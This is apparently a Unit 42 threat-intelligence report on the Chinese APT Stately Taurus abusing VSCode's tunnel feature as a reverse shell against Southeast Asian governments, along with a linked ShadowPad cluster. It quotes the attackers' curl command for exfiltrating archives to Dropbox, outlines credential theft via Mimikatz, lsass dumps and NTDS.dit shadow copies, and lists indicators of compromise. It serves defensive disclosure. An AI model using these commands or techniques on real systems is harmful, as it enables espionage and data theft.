
unit42.paloaltonetworks.com /stately-taurus-abuses-vscode-southeast-asian-espionage/

Chinese APT Abuses VSCode to Target Government in Asia

Tom Fakterman ⋮⋮ 9/7/2024



Executive Summary

Unit 42 researchers recently found that Stately Taurus abused the popular Visual Studio Code software in espionage operations targeting government entities in Southeast Asia. Stately Taurus is a Chinese advanced persistent threat (APT) group that carries out cyberespionage attacks.

This threat actor used Visual Studio Code's embedded reverse shell feature to gain a foothold in target networks. This is a relatively new technique that a security researcher discovered in 2023. According to our telemetry, this is the first time a threat actor used it in the wild.

We assess that this campaign is a direct continuation of a previously reported campaign that we attributed with moderate-high confidence to Stately Taurus. We come to this conclusion based on consideration of the TTPs, timeline and victimology targeting government entities in Southeast Asia.

We will also discuss a connection between the Stately Taurus activity and a second cluster of activity occurring simultaneously in the same targeted environment that leveraged the ShadowPad backdoor.

Palo Alto Networks customers receive better protection against threats discussed in this article through the following products and services, which we detail further in the Conclusion section:

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **China**, DLL Sideloading

The Rare Use of Visual Studio Code Abuse

One of the novel techniques Stately Taurus used to bypass security protections leverages Visual Studio Code's embedded reverse shell feature to execute arbitrary code and deliver additional payloads. Truvis Thornton described this technique in a Medium post in September 2023, but this is the first time we've observed threat actors abusing this technique in the wild.

To abuse Visual Studio Code for malicious purposes, an attacker can use the portable version of code.exe (the executable file for Visual Studio Code), or an already installed version of the software. By running the command code.exe tunnel, an attacker receives a link that requires them to log into GitHub with their own account.

After logging in, the attacker is redirected to a Visual Studio Code web environment that is connected to the compromised machine. They are then permitted to execute commands and scripts, and to create new files on the infected machine.

Stately Taurus used this technique to deliver malware to infected environments, perform reconnaissance and exfiltrate sensitive data. To establish constant access to the reverse shell, the attacker created persistence for a script named startcode.bat using a scheduled task that is responsible for starting the shell.

Figure 1 shows the process tree for code.exe abuse in Cortex XDR.




Figure 1. Process tree of the code.exe abuse in Cortex XDR.

The Connection to Stately Taurus

In September 2023, we discussed a campaign that was attributed to Stately Taurus, which leveraged the ToneShell backdoor as one of its main tools. During this campaign, Stately Taurus used ToneShell to archive files for exfiltration, protecting the RAR archives with a unique password.

The password was 13 characters long, using upper and lower case letters as well as digits. By tracking this unique password in our telemetry, we were able to find additional Stately Taurus activity in the same targeted environment.

We concluded that this campaign is a continuation of the Stately Taurus activity we reported in this campaign due to the following factors:

- The use of the same unique password
- Additional TTPs
- Timeline
- Victimology targeting governmental entities in Southeast Asia

Figure 2 presents the connections between the components of Stately Taurus.




Figure 2. Connections between different components of the campaign and the unique Stately Taurus password.

Stately Taurus (aka Mustang Panda, BRONZE PRESIDENT, RedDelta, Luminous Moth, Earth Preta and Camaro Dragon) has been operating since at least 2012. Stately Taurus is a Chinese APT group that routinely conducts

cyberespionage campaigns targeting government entities, as well as religious and other nongovernmental organizations across Europe and Asia.

Additional TTPs Related to the Stately Taurus Cluster

- **Sshd.exe**: The attacker used OpenSSH (sshd.exe) to execute commands, transfer files and spread across the environment as shown in Figure 3. OpenSSH allows the user to connect to a remote machine via SSH.




Figure 3. Sshd.exe used for lateral movement shown in Cortex XDR.

- **SharpNBTScan:** The attackers used SharpNBTScan (renamed as win1.exe) to perform scanning in the environment
- **Listeners.bat**: On some occasions the attackers used a batch file named Listeners.bat to archive files for exfiltration

Exfiltration

As part of this operation, Stately Taurus attempted to exfiltrate sensitive information from different machines. The attacker executed rar.exe remotely via SMB. Next, they tried to iterate and archive all drives from A-Z on remote machines, as shown in Figure 4.




Figure 4. Attacker uses code.exe to archive folders from remote machines shown in Cortex XDR.

To exfiltrate the archived files, the attacker used curl to upload the files to Dropbox, which is a legitimate file hosting service. The attacker used this service to blend in and exfiltrate the data without drawing too much attention.

Stately Taurus used the same technique previously, as described in our previous article. Figure 5 below shows the command line the attacker used for exfiltration.

```
curl  -X POST https://content.dropboxapi.com/2/files/upload --header
"Authorization: Bearer <redacted>" --header "Dropbox-API-Arg:
{\"path\":\"/<redacted>.rar\"}" --header "Content-Type:
application/octet-stream" --data-binary <redacted>.rar
```

Figure 5. Data exfiltration using Dropbox.

The Connection to a ShadowPad Activity

While investigating the Stately Taurus cluster, we observed another cluster of activity in the same environment, occurring simultaneously and at times even on the same endpoints. This cluster of activity used the ShadowPad backdoor as its main tool, from which attackers launched other activity. ShadowPad is modular malware that has been in use by multiple Chinese threat actors since at least 2017.

The connection between these two clusters includes the following overlap:

- Following the origins of Listeners.bat (used in the Stately Taurus cluster) on an infected machine, we observed that the same network session that wrote Listeners.bat, wrote additional files and malware including the ShadowPad backdoor.
- Listeners.bat also used the same unique password that the ToneShell backdoor from the Stately Taurus cluster used. Figure 6 depicts this connection.




Figure 6. The observed connection between Listener.bat of Stately Taurus and ShadowPad.

As of mid-August 2024, it is unclear whether these two clusters originated from the same threat actor. The fact that the two files originated from the same network session might indicate a connection between the ShadowPad activity to the VSCode activity linked to Stately Taurus.

There could also be other possible scenarios to explain this connection. For example, it could be a joint effort between two Chinese APT groups or perhaps two different groups piggybacking on each other's access.

The ShadowPad Activity

One of the main tools used in this cluster is the ShadowPad backdoor.

In the cluster described in this section, the attacker abused the legitimate process imecmnt.exe via DLL sideloading to load the ShadowPad module (imjp14k.dll). Imecmnt.exe is a Microsoft Office Input Method Editor (IME) component.

To keep ShadowPad running on victim machines, the attacker created persistence via a service. These service names are listed in the Indicators of Compromise section below.

Figure 7 shows how ShadowPad (imecmnt.exe renamed as update.exe to appear less suspicious) spawns and injects code into wmplayer.exe, which in turn spawns and injects code into dllhost.exe.




Figure 7. ShadowPad infection in Cortex XDR.

Further TTPs related to the ShadowPad activity can be found in the Appendix section of the blog.

Conclusion

In this follow-up post, we shared new TTPs the Stately Taurus APT group used in an espionage campaign that targeted government entities in Southeast Asia. One of the most noteworthy techniques that we observed in this campaign is the abuse of Visual Studio Code for executing malicious code and gaining a foothold in the infected environment. According to our telemetry, this is the first time attackers have used this technique in the wild.

In addition, we examined a connection we encountered between the Stately Taurus activity cluster and another cluster that used the ShadowPad backdoor in the same environment. As of mid-August 2024, the connection between these two clusters remains uncertain.

Based on the forensic evidence and timeline, one could conclude that these two clusters originated from the same threat actor (Stately Taurus). However, there could be other possible explanations that can account for this connection, such as a collaborative effort between two Chinese APT threat actors.

We encourage organizations to leverage our findings to inform the deployment of protective measures to defend against this threat group.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

- Advanced WildFire cloud-delivered malware analysis service accurately identifies the known samples as malicious.
- Advanced URL Filtering and Advanced DNS Security identify IP addresses associated with this group as malicious.
- Cortex XDR and XSIAM are designed to:
    - Prevent the execution of known malicious malware and prevent the execution of unknown malware using Behavioral Threat Protection as well as machine learning based on the Local Analysis module.
    - Protect against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
    - Protect from threat actors dropping and executing commands from web shells using Anti-Webshell Protection, newly released in Cortex XDR 3.4.
    - Protect against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection.
    - Detect post-exploit activity, including credential-based attacks, with behavioral analytics, through Cortex XDR Pro.
- Prisma Cloud Compute and Advanced WildFire integration can help detect and prevent malicious execution of the malware within Windows-based VM, container and serverless cloud infrastructure.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Indicators of Compromise

Stately Taurus Cluster

SharpNBTScan

- 506fc87c8c96fef1d2df24b0ba44c8116a9001ca5a7d7e9c01dc3940a664acb0

Listeners.bat

- aa2c0de121ae738ce44727456d97434faff21fc69219e964e1e2d2f1ca16b1c5
- 8fdac78183ff18de0c07b10e8d787326691d7fb1f63b3383471312b74918c39f
- 39ceb73bcfd1f674a9b72a03476a9de997867353172c2bf6dde981c5b3ad512a

Shadowpad Cluster

ShadowPad

- 0f11b6dd8ff972a2f8cb7798b1a0a8cd10afadcea201541c93ef0ab9b141c184
- 456e4dae82a12bcda0506a750eac93bf79cc056b8aad09ec74878c90fd67bd8f
- bdadcd2842ed7ba8a21df7910a0acc15f8b0ca9d0b91bebb49f09a906ae217e6

ShadowPad C2

- 216.83.40[.]84

ShadowPad Service Names

- WindowsMailServices
- test12
- WindowsEdgeUpdateServices
- WindowsMailServices
- Javaservice
- WindowsEdgeUpdateServices

Mimikatz

- ac34e1fb4288f8ad996b821c89b8cd82a61ed02f629b60fff9eb050aaf49fc31

In-Swor

- 440e7bce4760b367b46754a70f480941a38cd6cd4c00c56bbaeb80b9c149afb1
- 5bfc45f7fce27d05e753a61dde5fab623efff3e4df56fb6a0cf178a0b11909ce
- fb0c4db0011ee19742d7d8bd0558d8ee8be2ef23c4c61a3e80a34fba6c96f3ff
- 965dd0b255f05ff012d2f152e973e09ceb9e95b6239dc820c8ac4d4492255472

Lsass-dump-main

- acedfe9c662c2666787cbbf8d3a0225863bab2c239777594b003381244ed81ba

Tscan

- cca63c929f2f59894ea2204408f67fc1bff774bb7164fde7f42d0111df9461bd

LaZagne

- 3cc5ee93a9ba1fc57389705283b760c8bd61f35e9398bbfa3210e2becf6d4b05

ShadowPad Cluster Attacker C2

- 185.132.125[.]72

Appendix: Further Activity Related to ShadowPad

The threat actor used the following tools to perform reconnaissance in victim environments:

- **Tscan**: The attacker used a variation of the open-source tool fscan, which they named Tscan. Tscan's capabilities include scanning, password spraying and command execution.

Figure 8 shows the Tscan banner and help menu, and Figure 9 shows Tscan (ts.exe) being detected for performing a port scan.




Figure 8. Tscan banner and help menu snippet.




Figure 9. Tscan detected for performing a port scan in Cortex XDR.

- **ADExplorer64.exe**: The attacker attempted to use the utility AD Explorer on the victim's Active Directory. This tool allows its user to easily query an Active Directory database.

Credential Theft

The attacker attempted to use different methods to dump credentials. The following is a list of each method:

- **In-Swor**: The attacker attempted to use an open-source tool named In-Swor to execute Mimikatz, as shown in Figure 10. In-Swor appears to have a Chinese-speaking author and it is described as a penetration tool meant to bypass antivirus products.

According to the tool's GitHub page, the current modules that are available for the tool include: mimikatz, frpc, bypassuac, elevation, killAV and fscan.




Figure 10. In-Swor (wk.exe) prevented attempting to load Mimikatz in Cortex XDR.

- **Mimikatz**: The attacker attempted to dump credentials from memory using the known credential-harvesting tool MimiKatz (named setup1.exe)
- **LaZagne**: The threat actor attempted to use the LaZagne tool to access passwords in infected systems. LaZagne is an open-source tool used to recover stored passwords from systems.
- **Lsass-dump-main**: To retrieve passwords, the threat actor attempted to use what appeared to be a custom tool to dump the memory of the lsass.exe process to disk. Figure 11 shows the output of this tool.




Figure 11. Output from the Lsass-dump-main tool.

- **Stealing the NTDS.dit File**: To steal Active Directory data, the attacker attempted to steal NTDS.dit as shown in Figure 12. NTDS.dit is an Active Directory database that stores information about user objects, groups, group membership and (most importantly) password hashes.

Figure 12. Alert for dump of NTDS.dit in Cortex XDR.

To steal the NTDS.dit file, the threat actor used Vssadmin to create a volume shadow copy on the Domain Controller, which allowed the attacker to access the NTDS.dit file. Next, the attacker dumped the SYSTEM hive from the registry, which contains the boot key that is required to decrypt the NTDS.dit file.

- **PSEXESVC.exe**: The attacker used the popular PsExec utility for lateral movement across the victim's environment. PsExec allows the execution of processes on remote systems.
- **Windows Management Instrumentation (WMI):** The threat actor used WMI to execute remote processes in the environment. WMI allows the execution of processes on local and remote systems.